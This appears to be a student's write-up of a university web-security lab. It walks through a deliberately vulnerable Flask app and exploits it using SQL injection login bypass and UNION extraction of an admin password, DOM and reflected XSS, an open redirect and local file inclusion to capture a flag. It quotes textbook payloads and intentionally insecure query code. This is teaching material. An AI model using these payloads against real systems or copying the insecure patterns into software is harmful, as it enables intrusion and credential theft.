

Security of Systems and Services

Assignment 4

November 16, 2024

Team 0

Dimas Christos, 2021030183
Lamprakis Michalis, 2020030077

1 User Login

The first task of the assignment is to bypass the initial login page, using an SQL Injection and login as user.

Solving process:

- Found the /login endpoint in Python source code (app.py) and then the query to the database.

```
@app.route("/login", methods=["POST"])
@limiter.limit("1/second", override_defaults=False)
def login():
    # grab the password from the request
    password = request.form["password"]
    # No stacked queries are allowed :( This app is secure!
    if ";" in password:
        flash("Stacked queries are insecure!")
        return render_template("login.html"), 403

    # Hmm... This is safe right? RIGHT?!
    query = f"SELECT * FROM users WHERE username = 'user' AND password = '{password}'"
```

Figure 1: Source code's section

- To bypass the password, we entered: " **password' OR '1'='1** ", in order to make the query: " **SELECT * FROM users WHERE username = 'user' AND 'password' OR '1'='1** ", which makes as able to log in, without knowing the password.

2 DOM-XSS

After the log in we observe in the inspector that there is a greet.js file, that as we can see from the code has a vulnerability because of the user-controlled input of uname variable and its usage.

```
if(document.location.hash){
    let uname = document.location.hash.split("#")[1];
    if(uname.includes("%")) uname = decodeURI(uname);
    document.write(`<h2>Welcome ${uname}</h2>`); // C
}
```

Figure 2: greet.js

So, we:

- Entered the url: `http://139.91.71.5:11337/search<Payload>`
- Payload : `<script>alert(document.cookie)</script>`
- Result :




Figure 3: Result

3 Reflected cross-side scripting (XSS)

Therefore, we exploited XSS vulnerability. So by inspecting the html code of the page we found a place to hit at the input section, more specifically:

- Vulnerability place in code:

`<h3></h3>`

```
<script type="text/javascript" src="/static/js/greet.js"></script>
▼ <div class="input_panel" id="login_panel"> grid
  <span id="input_panel_title">Search for an Item</span>
  ▼ <form method="POST" action="/search">
    <input type="text" name="item_name" placeholder="Enter Name for Search:">
    <button type="submit" value="Submit">Search</button>
  </form>
  ▼ <div>
    <h3>No item with name: item</h3>
  </div>
</div>
```

Figure 4: Vulnerable section

- Payload : `<script>alert(document.cookie)</script>`
- Result :




Figure 5: Result

4 Admin Login

In order to Login as admin in the current website, we performed a second SQL injection.

Solving process:

- Found /admin endpoint in Python source code (app.py) and then the query to the database.

```
# LOOK HERE TOO!
@app.route("/search", methods=["POST"])
@limiter.limit("1/second", override_defaults=False)
def search():
    # Check if the user is logged in
    if not session.get("logged_in"):
        flash("LMAO NO!")
        return render_template("login.html"), 403
    # Get the search query
    name = request.form["item_name"]

    # No stacked queries are allowed :( This app is secure!
    if ";" in name:
        flash("Stacked queries are insecure!")
        return render_template("dashboard.html"), 403

    query = f"SELECT name,category,price FROM items WHERE name = '{name}'"
```

Figure 6: Source code's section

- To get the password, we entered: " **admin' OR '1'='1' UNION SELECT * FROM users WHERE username = 'superadmin'** ", in order to make the query : " **SELECT name,category,price FROM items WHERE name = 'admin' OR '1'='1' UNION SELECT * FROM users WHERE username = 'superadmin'** ", which gives as the following result:

Search for an Item

Enter Name for Search:

Search

	Name	Category	Price
1	superadmin		\$youCantCrackMyPassword\$

Figure 7: Admin password

5 Open Redirect

After this procedure, we login as administrators using the password we previously injected. By inspecting the admin page, we observe that we can use /go endpoint to perform the redirect:

```

▼ <div class="input_panel" id="login_panel"> (grid)
  ▼ <span>
    "Welcome admin! ("
    <a href="/go?to=logout">logout</a>
    ")"
  </span>
▶ <div> ☰ </div>

```

Figure 8: Open Redirect code section

So we perform a redirect to <http://example.com>, by typing the following url:
139.91.71.5:11337/go?to=http://example.com

6 Local File Inclusion (LFI)

In the end we were asked to find a secret flag by exploiting the LFI vulnerability of the website. In order to do it, we examined the app.py file once again. Observing the endpoints available and we saw files endpoint:

```

@app.route("/files", methods = ["GET"])
def files():
    file_dir = os.path.join(APP_ROOT, "files")
    files = os.listdir(file_dir)
    return render_template("files.html", files = files)

```

Figure 9: /files in source code

After that we entered the endpoint (<http://139.91.71.5:11337/files>) and show the available files:

Index for /files


- mytasks.txt
- realflag.txt
- test.txt

Figure 10: Files index

Finally, with this action we can see how the file is named and search it in the admin page to take the flag by using this url: <http://139.91.71.5:11337/admin?show=/files/realflag>

7 Results

The flag we found:

A screenshot of a terminal window showing a flag. The flag is displayed in a monospaced font and is enclosed in a rectangular box with vertical lines on the left and right sides. The flag's value is TUC{972f02eb8227012f0b9954e95efc4001a28290ef48047a922efc2a4db40954e6}.

TUC{972f02eb8227012f0b9954e95efc4001a28290ef48047a922efc2a4db40954e6}

Figure 11: Flag's screenshot